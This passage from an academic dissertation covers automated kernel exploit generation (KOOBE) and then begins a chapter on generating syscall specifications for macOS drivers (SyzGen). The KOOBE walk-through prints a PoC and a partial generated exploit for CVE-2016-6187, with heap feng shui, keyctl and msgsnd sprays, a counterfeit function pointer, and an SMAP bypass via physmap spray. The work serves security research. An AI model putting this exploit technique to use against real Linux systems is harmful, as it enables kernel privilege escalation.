Regarding the efficiency of our capability-guided fuzzing solution, we also report the fuzzing time when the first desirable test case is generated (where we can find a suitable candidate target object for exploitation). We configured the fuzzing engine to use two cores. To reduce randomness, we only report the average fuzzing time needed to discover new capabilities out of three maximum 12-hour runs in Table 2.4. Note that we only perform fuzzing when necessary, meaning our system is unable to find a suitable target object given the capability in the original PoC. We also attempted to compare our solution with the vanilla Syzkaller, and it fails to produce a desirable PoC for all four cases even after the 12-hour fuzzing session. Upon further inspection, this is because most generated test cases do not even trigger the vulnerability.

2.6.5 IP-Hijacking primitive generation walk-through

To provide a concrete example of the workflow we walk through the steps of generating an IP-hijacking primitive for CVE-2016-6187 that only allows overflowing one byte of zero. Fig. 2.8 presents the corresponding PoC in the format defined by Syzkaller, allowing

us to take advantage of the utility provided by Syzkaller to programmatically convert the C code [7].

```
1. r0 = openat$apparmor_task_current(0xffffffffffffff9c,
      &(0x7f0000000700)='/proc/self/attr/current\x00', 0x2, 0x0)
2. write(r0, &(0x7f0000000800)='11111111··· ···1111111', 0x100)
```

Figure 2.8: The PoC for CVE-2016-6187 in Syzkaller format

To start off, KOOBE first parses the program to construct a working C code with some arguments of syscalls marked as symbolic (shown in Fig. 2.9a). It is worth noting that we selectively make arguments symbolic according to their types declared in Syskaller, *e.g.,* the constant string in the first syscall remains concrete. We then compile the program and feed the binary to S2E for vulnerability analysis, which is responsible for identifying the vulnerable object, collecting all the KASAN reports and producing a summary as presented in Fig. 2.9b. As mentioned in §2.4.1, those OOB sites that do not violate security rules (*i.e.,* undetected by KASAN) could be captured with constraint solving, and thus KOOBE also yields reports for them.

Given all the reports supplemented by KOOBE, it generates an instrumentation configuration (see Fig. 2.9c) to instruct S2E to monitor those OOB sites to extract capability. As a side note, to generate the configuration, we first need to extract the instruction address triggering the OOB access, which was not actually given directly in KASAN reports. We basically need to locate the function that triggers the OOB access and its source line number (given in the backtrace of any KASAN report) and use static analysis (we use Angr) to locate the actual write instruction.

[7] Due to limitations in supporting multi-threading in the Syzkaller's format, we need to make manual adjustments.

```
// autogenerated by KOOBE
2.  syscall(__NR_mmap, 0x20000000, 0x1000000, 3, 0x32, -1, 0);
3.  uint64_t local_1 = 0x100;
4.  memcpy(0x20000700, "/proc/self/attr/current\000", 24);
5.  long res = syscall(__NR_openat, 0xffffffffffffff9c,
6.                 0x20000700, 2, 0);
8.  memcpy((void*)0x20000800, "111111111··· ···11111111111" 256);
15. s2e_make_concolic((void*)0x20000800, 256, "ptr_0x20000800");
16. s2e_make_concolic(&local_1, 8, "local_1");
17. syscall(__NR_write, res, 0x20000800, local_1);
```

(a) The PoC for CVE-2016-6187 in C code generated by KOOBE

```
{ "vuln_obj": {
    "size": 256, // Concrete value of the size
    // The address of the function call allocating the object
    "callsite": 0xffffffff811f18d0 },
  "KASAN reports": [{
      // call chain to the KASAN report function
      "backtrace": [0xffffffff814b56a6, 0xffffffff81477763],
      "length": 1
  }]}
```

(b) An example of a summary produced by the vulnerability analysis

```
{ "vulnerability points": [
   // type: instruction, memset, strcpy, memcpy
   { "addr": 0xffffffff814b56ad, "type": "instruction" },
   { "addr": 0xffffffff8153814b, "type": "instruction" }],
  // Addresses of guard instructions for loops
  "condition guards": []}
```

(c) An example of a configuration fed to capability extraction

```
{ "key": {
    // type: reference counter, data pointer,
    //       function pointer, custom data
    "type": "reference counter",
    "offset": 0, // The offset to the target field
    "size": 192,
    // The value we want to overwrite with
    "payload": "\x00\x00\x00\x00",
    "original value": "\x01\x00\x00\x00"
    "allocate": // Allocate this object
      "s[0] = syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
      syscall(__NR_keyctl, 5, s[0], 0x3f3f3f3f, 0, 0);",
    // Trigger a dereference of the target pointer
    "dereference":
      "syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
      do_keyspray();
      syscall(__NR_keyctl, 3, 0xfffffffffffffffd, 0, 0, 0);",
    // Number of objects allocated before the target object
    "#pre-object": 1 }}
```

(d) Database for target objects

Figure 2.9: A concrete example.

Recall that KOOBE needs to recognize all the loops involving OOB writes and their guards (*i.e.,* the comparison instruction determining whether a loop should exit), we thus implement some static analysis with Angr. For exploitability evaluation, KOOBE would match the extracted capabilities with all the candidates we collected beforehand. Fig. 2.9d demonstrates one particular target object of type `struct key` with a reference counter at offset 0. Also, it requires the knowledge of how to allocate the target and trigger the dereference of a function pointer for the purpose of exploit synthesis. Although we have parsed the debug information to extract all the possible candidates and leverage an LLVM pass to filter out those whose allocation sites are not reachable from the syscalls, we still heavily rely on our domain knowledge to construct the database of target objects.

Fig. 2.10 shows the output of exploitability evaluation for this target object (as specified by the field "target"). As we can see, it contains the concrete values for all the symbolic arguments we set in the PoC, as well as information useful for massaging the heap layout. For example, by knowing which syscall allocates the vulnerable object, we can arrange the syscall allocating the target to be immediately after it. The "layout" records the sizes of all the heap objects allocated during the execution of the syscall that allocates the vulnerable object, summarizing the side effect we have to cope with when performing heap feng shui. Fig. 2.11 illustrates the final IP-hijacking exploit primitive incorporating some known heap feng shui strategy. In this case where the syscall that allocates the vulnerable object and the one triggering OOB writes are the same, leaving no room for allocating the target object afterward, we thus proactively reserve three adjacent slots (line 27) for the vulnerable and target objects and one more competing for the memory as declared in the database (*i.e.,* "#pre-object"). And then we gradually release the reserved memory (lines 28 and 29) to delicately make the vulnerable and target objects re-occupy them such that they are adjacent to each other. It is worth noting that the order of syscalls and heap layout manipulation operations are carefully organized based on both the target object database (Fig. 2.9d) and the output (Fig. 2.10).

By overwriting the reference counter, we effectively turn the OOB vulnerability into a UAF and thus invoke `msgsnd` (line 15) to perform heap spray to occupy the released object of type `key` with controllable data. Since `key` contains a data pointer pointing to another object of type `key_type`, which in turn contains a function pointer, we could leverage heap spray to make the data pointer point to either userspace (line 12) or `physmap`

```
{ "target": "key",
  "syscalls": [257, 1], // All related syscalls
  // The sizes of all the allocated objects in the line below
  "layout": [256, 0, 64], // '0' indicates the vulnerable obj
  "allocIndex": 1, // The index of the syscall that allocates
                   // the vulnerable object
  "derefIndex": 1, // The index of the syscall that triggers
                   // OOB writes
  "size": 192, // The required size for the vulnerable object
  "solution": {
    "ptr_0x20000800": [49, 49, 49, … … 49],
    "local_1": [192, 0, 0, 0, 0, 0, 0, 0]
}}
```

Figure 2.10: An example of output generated by the exploitability evaluation

if SMAP is enabled, where we counterfeit a kernel object of type `key_type` with a desired function pointer value (line 7[8]). As we can see, there is no need to execute userspace code in kernel mode and we could leverage `physmap spray` [74] to bypass SMAP.

2.7 Discussion and Future Work

Though our proposed system focuses on kernel OOB vulnerabilities, we believe that the principle of separating capability summarization from exploitability evaluation can be applied to other types of kernel vulnerabilities due to the inherently multi-interaction nature of kernel. Moreover, as opposed to prior work that exploits potent OOB primitives (*e.g.,* write-what-where), KOOBE could leverage a broad spectrum of OOB writes by modeling their capabilities, which could also benefit other types of vulnerabilities. For example, FUZE [131] implicitly considers capabilities of UAF bugs by exploring alternative paths, but it does not abstract/generalize the capability (e.g., the "use" leading to a constrained write in terms of its range and value). KOOBE does not yet produce an end-to-end exploit fully automatically. Through this study, we identify and automate the key procedures of crafting kernel heap OOB write exploits. To close the entire automation loop, we also point

[8]We omit the code for physmap.

```
// autogenerated by KOOBE
1.  uint64_t r[1] = {0xffffffffffffffff};
2.  uint64_t s[32] = {0};
3.  int msqid_key = msgget(IPC_PRIVATE, 0644 | IPC_CREAT);
4.  char msg_key[192 - 0x30 + sizeof(long)];
5.  void do_keyspray() {
6.    struct key_type my_key_type;
7.    my_key_type.revoke = DIVERTED_ADDRESS;
8.    *(unsigned long*)(&msg_key[sizeof(long) + 0x80 - 0x30]) =
9.  #ifdef ENABLE_BYPASS_SMAP
10.       PHYSMAP_ADDRESS;
11. #else
12.       (unsigned long)&my_key_type;
13. #endif
14.   for (int i = 0; i < 32; i++) {
15.     msgsnd(msqid_key, &msg_key, 192 - 0x30, 0);
16.   }
17. }
18. void do_alloc_target() {
19.   s[0] = syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
20.   syscall(__NR_keyctl, 5, s[0], 0x3f3f3f3f, 0, 0);
21. }
22. void do_trigger() {
23.   syscall(__NR_keyctl, 1, "keyring", 0, 0, 0);
24.   do_keyspray();
25.   syscall(__NR_keyctl, 3, 0xfffffffffffffffd, 0, 0, 0);
26. }
// Exhaust cache and reserve three contiguous objects
27. void do_fengshui() { cache_exhaustion(); padding(3); }
// Release two pre-allocated objects for the target object and
// the one competing for the memory as declared in the database
28. void do_fengshui_tgt() { release(2); release(0); }
// Release one pre-allocated object for the vulnerable object
29. void do_fengshui_vuln() { release(1); }
30. void do_fengshui_trigger() {}
31. int main(void) {
32.   syscall(__NR_mmap, 0x20000000, 0x1000000, 3, 0x32, -1, 0);
33.   uint64_t local_1 = 192;
34.   memcpy(0x20000700, "/proc/self/attr/current\000", 24);
35.   r[0] = syscall(__NR_openat, 0xffffff9c, 0x20000700, 2, 0);
36.   do_fengshui();
37.   do_fengshui_tgt();
38.   do_alloc_target();
39.   do_fengshui_vuln();
40.   memcpy(0x20000800, "\x31\x31 ... ... \x31\x31", 192);
41.   syscall(__NR_write, r[0], 0x20000800, local_1);
42.   do_fengshui_trigger();
43.   do_trigger();
44.   return 0;
45. }
```

Figure 2.11: A partial exploit produced by the exploit primitive synthesis

out several interesting places: (1) Exploring heap feng shui. Our system leverages existing heap feng shui strategies without the ability to handle complex scenarios. Prior work [64] has shed some light on this problem in the context of user applications. Following the same direction, we could automate this process by applying fuzzing. (2) Turning IP-hijacking primitives into arbitrary code execution and privilege escalation. The recent work [130] proposes a novel solution to bypass SMEP and SMAP, given an IP hijacking primitive. By integrating this technique, leveraging side channels capable of defeating KASLR, or relying on another information disclosure vulnerability, our system could produce end-to-end exploits. (3) Probability configurations for fuzzing. We currently choose each queue with equal probability during fuzzing. It is a trade-off between focusing on seeds of our interest and exploring uncovered paths that do not offer new capabilities yet but lead to long-term benefit. A higher probability for selecting the seeds increasing coverage allows us to quickly explore uncovered code but it also slows down finding new seeds extending existing capabilities since uncovered code is mostly irrelevant and thus a substantial amount of seeds do no contribute given the large codebase of Linux kernel. Future work would be to explore different probability configuration and design approaches to dynamically adjust it during the fuzzing execution. Although we only consider defenses deployed in practice in this work, some fine-grained randomization based defenses [97, 29, 3] would break some of our assumptions in generating exploits (*e.g.,* DieHard [29] and SLAB/SLUB freelist randomization [3] make heap feng shui much less predictable). Nevertheless, we believe such defenses are not bulletproof. For example, randomization-based solutions could potentially be circumvented by CPU side channels that can be integrated into our system.

2.8 Related Work

Vulnerability Point Discovery. There exist many dynamic memory sanitizers [107, 8, 113, 12] proposed for fast detection of memory access bugs. All of them employ a specialized memory allocator to pad objects with redzones and use compile-time instrumentation to check every memory access. SoftBound [91] and CETS [92] track every object with its property (*e.g.,* bound) and then detect spatial and temporal security violations, respectively. Revery [128] applies memory tagging to detect any mismatch between a pointer and its accessed memory for security violation. To take advantage of all aforementioned approaches, our system combines KASAN and symbolic tracing (which is a superset of taint tracking and memory tagging) and further provides the capability to detect some potential OOB access that is not exhibited in the PoC.

Fuzzing. Coverage-guided fuzzing becomes popular especially since AFL [138] has shown its effectiveness in bug hunting. A rich collection of work [138, 108, 118, 31, 59] in this field strive to improve the coverage as much as possible. Some state-of-the-art coverage-guided fuzzers adopt more advanced techniques to improve mutation strategies, such as static and dynamic analysis [100], a gradient-descent-based search strategy [37], neuro network [109], input-to-state inference [24], etc. Directed fuzzing is effective at generating inputs with some objective, *e.g.,* reaching target locations. AFLGo [30] proposes to prioritize seeds closer to the target locations for bug reproducing, while Revery [128] guides a fuzzer to hit pre-determined sites contributing to the desired heap layout.

Automatic Exploit Generation. APEG [33] identifies the missing sanitization check added by a patch and then applies symbolic execution to generate an input failing

the check. Heelan *et al.* [62] propose to utilize symbolic execution to generate exploits for stack-based overflow when the bug is known. AEG [26] and Mayhem [36] can automatically identify stack overflow and string format vulnerabilities and generate corresponding exploits by employing symbolic execution and hybrid symbolic execution, respectively. Repel *et al.* [101] implements a precise model for Windows heap management and utilizes symbolic execution to uncover useful heap metadata exploits, while Revery [128] combines target-directed fuzzing and symbolic execution to alleviate the scalability issue of symbolic execution. `FLOWSTITCH` [66] automatically generates data-oriented exploits to disclose sensitive information or escalate privilege without diverting the control flow. Gollum [65], dedicated to heap overflows in interpreters, proposes a purely greybox approach to exploit generation and integrates a genetic algorithm extended from its prior work [64] for heap layout manipulation. PrimGen [53] leverages static analysis to discover useful primitives reachable from the vulnerability point and then applies symbolic execution to yield concrete inputs.

In addition to these work dealing with vulnerabilities residing in user applications, Lu *et al.* [87] propose an automated targeted stack spraying approach to produce exploits for uninitialized uses in Linux kernel. FUZE [131], the most similar system to our work, facilitates exploiting kernel UAF vulnerability by exploring different vulnerability points with fuzzing and leveraging symbolic execution to construct ROP. However, the fundamental challenge to handle heap OOB write vulnerabilities is to model and extract a variety of "capabilities". In addition to the modeling effort unique to our work, we also design a novel capability-guided fuzzing technique specific to OOB write vulnerabilities. In contrast,

FUZE did not need a custom fuzzing strategy. Besides, given either arbitrary write or IP-hijacking primitive, some other techniques are proposed to facilitate exploitation, such as exploit hardening [105], data-oriented programming [67], block-oriented programming [69], heap metadata exploits [51], ROP generation with respect to modern defenses [130].

Chapter 3

SyzGen: Automated Generation of Syscall Specification of Closed-Source macOS Drivers

3.1 Introduction

According to syzbot [11], Google's Linux kernel fuzzing platform, 2,854 bugs have been found in the Linux upstream kernel in just under four years of deployment. This translates to 3 bugs per day on average, demonstrating the tremendous success of its underlying kernel fuzzing system, namely Syzkaller [122]. More importantly, according to the report [115] from Google and some prior research[133], the majority of Linux bugs reported are attributed to drivers as they contribute to a large portion of the codebase and oftentimes are less tested, indicating a critical attacking surface. It is no different from Apple's

operating systems. There were 74 CVEs related to Apple drivers, accounting for approximately one-third of all 231 reported Apple kernel vulnerabilities from iOS 8 through iOS 13.4.1 [27].

The key to the success of kernel fuzzing hinges on a fuzzer's ability to generate diverse and interesting test cases that exercise various corner cases relatively deep in the kernel. Today, this is largely accomplished through syscall specifications that are typically manually crafted by experts. For example, Syzkaller, the state-of-the-art kernel fuzzer, supports templates that encode the information regarding syscalls that can be invoked against specific kernel modules. More specifically, they contain two types of information about syscalls: (1) The structures and constraints of syscall arguments, *i.e.,* type, value ranges, and the relationship between fields. Without such knowledge, the input generated by a fuzzer will likely be rejected by the kernel as driver-specific sanitization will be performed on untrusted input from userspace. (2) `Dependencies` between syscalls. This is crucial because a kernel module maintains its internal states: successful execution of syscalls usually require the right sequence of invocation (*i.e.,* `implicit dependence` or `ordering dependence`) and/or correctly passing a 'handler' (*e.g.,* file descriptor) returned from the kernel to a syscall (*i.e.,* `explicit dependence` or `value dependence`) [61]. Missing explicit dependencies can be especially detrimental because key functionalities of a kernel module would become unreachable, *i.e.,* it is unlikely a fuzzer can generate a random value that happens to match a specific 'handler' returned by previous syscalls.

Unfortunately, the process of curating templates is tedious and labor-intensive, often requiring a deep understanding of the corresponding module. As a result, in practice,

templates are incomplete and lead to sub-optimal fuzzing results. Indeed, from tracking the history of templates maintained by Syzkaller [18] over the years, there are a large number of additions and corrections to improve the quality.

Despite the challenge, there has been recent work on automating the generation of syscall templates. Specifically, DIFUZE [46] was proposed to statically analyze the source code of a Linux kernel module to infer the structure and constraints of syscall arguments, based on how the arguments are copied and used in the module. In addition, it also compiles a list of hard-coded explicit dependencies in kernel modules.

In this project, we take on an ambitious goal to automatically generate syscall templates for *closed-source* drivers on macOS. There are several unique challenges in achieving the goal. First, unlike the core kernel's syscalls which are well-documented to support application development, drivers' syscalls are generic and yet have vastly different functionalities depending on the underlying driver-specific implementation. For example, `IOConnectCallMethod` in macOS (or its counterpart `ioctl` in Linux) is a generic syscall that takes a `void*` argument to communicate with any driver. Second, since we target closed-source drivers, it is much more difficult to recover information regarding syscall arguments and dependencies among syscalls (*e.g.,* lack of type, inlined functions). This also means that we cannot directly apply the recent work [46] that statically analyzes the source code of Linux kernel modules to automated specification generation.

To overcome the challenges, we present `SyzGen`, driven by two key insights: (1) Iterative refinement. Templates can be generated and refined over time instead of being curated in one shot. This allows us to overcome the challenge of having to precisely analyze

the whole binary-only driver. Instead, we can sample various execution paths and combine the knowledge from each. (2) Explicit dependencies can be extracted and *extrapolated* based on a small number of execution traces. This allows us to map out the explicit dependencies that we may not have seen in the past, creating much more complete templates.

`SyzGen` is the first to automate the generation of syscall specifications for closed-source macOS drivers and facilitate interface-aware fuzzing. We evaluated our tool against 25 targets without source code and discovered 34 bugs, 5 of which have been assigned CVE numbers so far. We also observed that `SyzGen` could identify 271 explicit dependencies and produce high-quality specifications by measuring the code coverage, demonstrating the effectiveness of our explicit dependence inference and interface recovery. In summary, we make the following contributions:

- **Interface-aware fuzzing of binary-only drivers**. We developed `SyzGen` capable of automatically extracting both structures/constraints of syscalls and explicit dependencies between syscalls, given a specific macOS driver. We released the source code of our prototype to facilitate the reproduction of results and future research: https://github.com/seclab-ucr/SyzGen_setup.
- **Novel techniques**. We leveraged two insights to get around the challenges in binary analysis: (1) iterative refinement of syscall knowledge and (2) extraction and extrapolation of explicit dependencies from a small number of execution traces.
- **Promising experimental results**. We evaluated `SyzGen` against 25 targets on macOS and found 34 bugs, 5 of which have been assigned CVE numbers so far.

3.2 Background and Related Work

In this section, we will give some brief background on the internal structure of macOS drivers, which are the main targets of this paper, and introduce prior work to explain the challenges we must overcome.

3.2.1 MacOS Device Drivers

Similar to Linux, MacOS provides a few generic syscalls such as `IOServiceOpen` and `IOConnectCallMethod` through which a user-space application can interact with a driver. Specifically, each driver can expose a few services through specific service names (hard-coded strings), each of which in turn can have a few user clients providing different functionalities. Note that user clients reside in kernel space and are part of the drivers. Fig. 3.1 depicts the typical communication process for an application to interact with a kernel driver. Any user application that wishes to connect to a service must firstly invoke `IOServiceOpen` (first argument `service` specifies which). Then the second argument `type`, an unsigned 32-bit integer, is interpreted by the service [1] to instantiate a corresponding user client object responsible for subsequent communication between the user application and service. Upon a successful invocation, a connection handler is returned to the caller which can be used to locate the user client object in kernel. Any request that the application sends to the driver will be made by calling `IOConnectCallMethod()` (the main syscall) that takes this connection as the first parameter. As shown in Fig. 3.1, `IOConnectCallMethod()` is a generic syscall that can take any complex data structures, and is implemented differently by each driver. The second parameter `selector` is commonly known as the "command

[1] It may be omitted by the driver if there is only one user client to serve.




Figure 3.1: The internal structure of drivers and its interface.

identifier" to determine which operation the user client would perform. The rest eight parameters are used to pass inputs and gather outputs. Specifically, `inputValues` contains integer-only inputs and `inputCount` determines the number of elements in `inputValues`. In contrast, `inputStruct` can contain arbitrary types of inputs (as its type is `void*`), and its size is specified in `inputStructSize`. The four output parameters are similar in nature compared to the input ones. We refer to the collection of functionalities corresponding to a specific command identifier value as an `interface`. The separation of interfaces follows the convention of Syzkaller templates and allows the different interfaces to be treated differently as will be shown later.

There are a few interesting things we wish to point out. First, to conduct any meaningful fuzzing, it is critical to infer the mapping for each interface between the value of a command identifier and the rest of the arguments (input or output). Second, even though there is a convention, drivers can interpret the inputs in any way they choose, and the command identifier does not necessarily need to be passed as the second argument

(*i.e.,* `selector`). It can be embedded in one of the parameters labeled as inputs. Finally, interfaces can have dependencies on each other. New and interesting code can be revealed only when a test case exercises a dependence by invoking multiple interfaces with the correct arguments.

3.2.2 Kernel Fuzzing

Coverage-guided fuzzing [139] is now the de facto standard for testing and bug finding in the industry due to its efficacy in discovering complex vulnerabilities without false positives. The unique aspect of kernel fuzzing is that the input is comprised of a sequence of syscalls, involving complex arguments and dependencies. To address the challenge, the state-of-the-art kernel fuzzer Syzkaller [122] was developed to allow developers to encode the knowledge of syscalls in the form of templates.

Below we summarize the recent efforts on interface recovery assisting kernel fuzzing. Specifically, we list their characteristics in Table 3.1.

Interface Recovery without Dependence Inference. DIFUZE [46], dedicated to recovering interfaces of Linux drivers, is the most relevant work. It conducts a static analysis to retrieve command identifiers and their corresponding input structures. However, it requires source code to extract the structure definition and thus can not be applied to closed-source kernel modules including macOS drivers. Moreover, it only conducts static range analysis to a certain argument (*i.e.,* `ioctl's command identifier`) to refine the syscall templates. It also fails to extract complex relationships between fields of structures (*e.g.,* a length field specifies the size of a buffer) and dependencies between syscalls (other than

Tool	Target	Requirements			Techniques				
		Source	Trace	Specification	**ED**	**ID**	**CG**	**SR**	**CR**
DIFUZE[46]	Android	✓	✗	✗	✗	✗	✗	✓	✗
HFL[75]	Linux	✓	✗	✗	SE	✗	✓	✓	✓
Moonshine[95]	Linux	✓	✓	✓	DM	✓	✓	✗	✗
p-joker[129]	MacOS	✗	✗	✗	✗	✗	✗	✗	✓
IMF[61]	MacOS	✗	✓	✓	DM	✓	✗	✗	✗
`SyzGen`	MacOS	✗	✓	✗	DM+SM	✓	✓	✓	✓

ED: Explicit Dependency; **ID**: Implicit Dependency; **CG**: Coverage Guided; **SR**: Structure Recovery; **CR**: Constraint Recovery; **SE**: Symbolic execution on multiple syscalls; **DM**: Data mining on traces; **SM**: Signature matching.

Table 3.1: The comparison of recent fuzzing techniques on interface recovery.

a hard-coded list), which impedes the fuzzer from exploring deeper and more interesting code.

Regarding closed-source macOS drivers, there is a small tool, p-joker [129], which was developed in the industry [16] to recover the interface of some drivers. The idea is based on some common programming pattern in macOS where command identifiers are often used as indices into *function dispatch tables* to locate the corresponding handler function. Following Apple's guidelines, developers can encode the required values for `inputCount`, `inputStructSize`, `outputCount`, and `outputStructSize` in such dispatch table, which would be enforced by the kernel. p-joker also extracts the information to facilitate fuzzing. Unfortunately, this is not the only way a command identifier is used. In addition, the tool is unable to recover types and other constraints of the arguments associated with the command identifier.

Interface Recovery with Dependence Inference. As opposed to structure recovery, IMF [61] works on general syscall interfaces of which the argument types are well documented. IMF rather focuses on mutating the value of arguments in a black-box manner, without an understanding of their valid ranges and does not attempt to generate syscall templates. In addition, it also attempts to infer the dependence between syscalls by analyzing existing syscall traces generated by applications. Intuitively, it preserves the order of syscall sequences to produce a fuzzing harness, and infer the explicit dependence by checking the identical value pairs from the input and output of syscalls. Similarly, Moonshine [95] relies on traces to infer explicit dependence and implicit dependence. However, both schemes cannot be directly applied to macOS drivers where the interface argument type is generic (`void*`). Furthermore, none of the approaches attempts to extrapolate dependencies beyond the traces that have been observed, and thus the quality of the inferred dependencies is heavily dependent on the applications that may exercise various functionalities of the corresponding kernel module to various degrees. A more recent work dubbed HFL [75], a hybrid Linux kernel fuzzer, employs concolic execution to monitor every possible read and write pairs along the execution of a sequence of syscalls in a given test case to find dependencies, which is unfortunately not very scalable and challenging in practice because it needs to drive the execution perfectly to exercise both of the read and write. In contrast, `SyzGen` is much more realistic as it requires the analysis of a single interface only by generalizing the knowledge gathered from prior dependencies (see §3.4.3). In addition, HFL requires source code to conduct static analysis for instrumentation and points-to relationship, and such analysis is much less precise on binaries.

Type Recovery. To support fuzzing, type inference is necessary but not a strong requirement. For example, it is important to differentiate a pointer from non-pointer types, and string (char array) from other array types. However, it is not critical to differentiate unsigned from signed integer, as long as we know what value is interesting and allows more coverage. As a result, we borrow ideas from the rich literature on reverse engineering of variable types in binary programs [84, 47, 80]. Tupni [47] leverages dynamic analysis to recover input formats based on the usage of input. REWARDS [84] proposes to propagate type information based on "type sinks", which are calls to functions with known type signatures (*e.g.,* a library call). In contrast, TIE [80], a static analysis based approach, proposes a principled type inference system that could generate type constraints based upon how the binary code is used and then deduce the actual types. Our type recovery method is similar to Tupni [47] but is simpler due to the lower requirement.

Other kernel fuzzing work. In addition to the above, we have seen several other related works in recent years. Moonshine [95] improves syzkaller by distilling seeds of high quality from existing testing suites. JANUS [135], specific to fuzz file system, extends the attacking surface to disk image of which metadata could be malicious and thus leads to vulnerabilities that are neglected by other fuzzers. Similarly, PeriScope [111] is tailored to detect driver vulnerabilities reachable from the hardware side as opposed to the syscall side. Razzer [71] and KRACE [132] combines static analysis and fuzzing to drive fuzzer towards most potential spots of data race bugs. Though these techniques prove to be effective, one of the fundamental reasons for their success is the interface specifications that are manually implemented by security analysts, which is a tedious process given the massive amount of driver

code in kernel. What's worse, if the source code is not available, analysts usually resort to reverse engineering to recover the interface, which is time-consuming and error-prone.

3.3 Overview

In this section, we first walk through a motivating example to demonstrate our key observation from security analysts' experience on how to infer explicit dependence and refine templates iteratively — which is crucial for developing specifications of good quality, then position `SyzGen` in a bigger picture.

3.3.1 A Motivating Example

Fig. 3.2 presents some code excerpts adapted from the macOS driver AppleUpstreamUserClientDriver in which both functions `CloseLink()` and `FlushLink()` require an identifier returned from `OpenLink()` (*i.e.,* two explicit dependencies). Here we consider `OpenLink()` a *generate* interface as it generates a new kernel object and returns a corresponding id (which we refer to as *dependence variable*). In contrast, we consider `CloseLink()` and `FlushLink()` *use* interfaces, as they rely on or "use" the object previously generated. In this example, we are able to observe the execution traces of `OpenLink()` and `CloseLink()`. Assuming we already successfully inferred the types and constraints of the arguments for both `OpenLink()` and `CloseLink()`, we can also infer the explicit dependence following the prior approach [61]. Specifically, as shown in ❶ in Fig. 3.3, it is clear that the actual return value of the *generate* interface `OpenLink()` and the value of the first argument of the *use* interface `CloseLink()` always match. This will allow us to

generate an initial template involving all three interfaces of `OpenLink()`, `CloseLink()`, and `FlushLink()` but only one explicit dependence is established. This is because we never observe any traces involving `FlushLink()` in a dependence with `OpenLink()`.

Nevertheless, during the course of analyzing `CloseLink()`, we can extract more details about the dependence to help generalize it to other interfaces such as `FlushLink()`. Specifically, we observe that there is a function `LookupLink()` in Fig. 3.2 responsible for converting a dependence variable (*i.e.,* LinkID) into a corresponding kernel object. This allows us to label `FlushLink()` as an internal dependence operation (see ❷ in Fig. 3.3) and look for similar operations in other *use* interfaces (note that an internal dependence operation does not have to be a function invocation). The next time we encounter the same internal operation (*i.e.,* `LookupLink()` invocation) in another interface (*e.g.,* `FlushLink()`), we can conclude the passed value is a dependence variable of the same type, *i.e.,* `LinkID` (see ❸ in Fig. 3.3). We can further observe that `LinkID` comes from the four bytes of the `arg` of `FlushLink()`, and therefore conclude `FlushLink()` is dependent on `OpenLink()` and update the template with the new dependence accordingly. Next, we can inspect other fields in `arg` of `FlushLink()` and refine the template even further with the types and constraints regarding the complete `arg` (see ❹ in Fig. 3.3). For example, we may learn that the second field of `arg` needs to take a magic number to reach a deeper part of the function. The process of iterative refinement of specifications, starting from a "sampled" execution paths (including `OpenLink()` and `CloseLink()`, allows us to gather a progressively more complete understanding of the driver. We argue that this side-steps the challenge of analyzing a complex driver in binary as a whole, and is also a suitable process for automation.

```
01 typedef int32 LinkID
02 struct CloseRequest {  LinkID linkID;  };
03 struct FlushRequest {  unknownFields  };
04 Service* gService;  // Struct definition is omitted.
05 int OpenLink() {  … …  return linkID;  }

06 void* LookupLink(int linkID) {
07     … …
08 }
09 int CloseLink(struct CloseRequest* arg) {
10     p ← LookupLink(arg->linkID);
11     if (p == NULL) goto error;
12     … …
13 }
14 int FlushLink(struct FlushRequest* arg) {
15     p ← LookupLink(*(int*)&arg->unknownFields[0]);
16     if (p == NULL) goto error;
17     magic ← *(int*) &arg->unknownFields[1];
18     if magic != 0xdeadbeef: goto error;
19     … …
20 }
```

Figure 3.2: A motivating example for explicit dependence inference. If we know CloseLink accepts a dependence LinkID, we can also learn that FlushLink requires the same LinkID due to their similar code pattern.




Figure 3.3: Typical process of interface recovery for the motivating example. ❶ Inferring explicit dependence by searching for identical input and out pairs from logs; ❷ Annotating dependence related operations; ❸ Identifying more dependence based on annotated code; ❹ Recovering structure and constraints of inputs.

3.3.2 System Architecture

Fig. 3.4 illustrates the system architecture of `SyzGen` which is aimed at generating specifications for macOS drivers with respect to dependencies between interfaces. `SyzGen` primarily consists of four components including (1) syscall logger and analyzer, (2) service and interface identification, (3) interface recovery, and (4) fuzzer with coverage enabled.

Syscall logger and analyzer. The logger instruments the kernel to record the input and output of every syscall to the target driver. And then `SyzGen` analyzes the collected logs to identify explicit dependencies that are directly observable in the execution traces (following the approach in IMF [61]), which may be limited as mentioned earlier. It further separates the logs into independent test cases according to the dependence we have inferred to produce an initial corpus.

Service and command identifier determination. Given the target binary, `SyzGen` detects the service name and its type number (corresponding to user clients), which are used to interact with the driver. As mentioned in section §3.2.1, since interfaces share the same entry, *i.e.,* `IOConnectCallMethod()`, `SyzGen` also needs to find out what `command identifier` values the driver expects and figure out where it is in the input so that the syscall analyzer could distinguish different interfaces from each other.

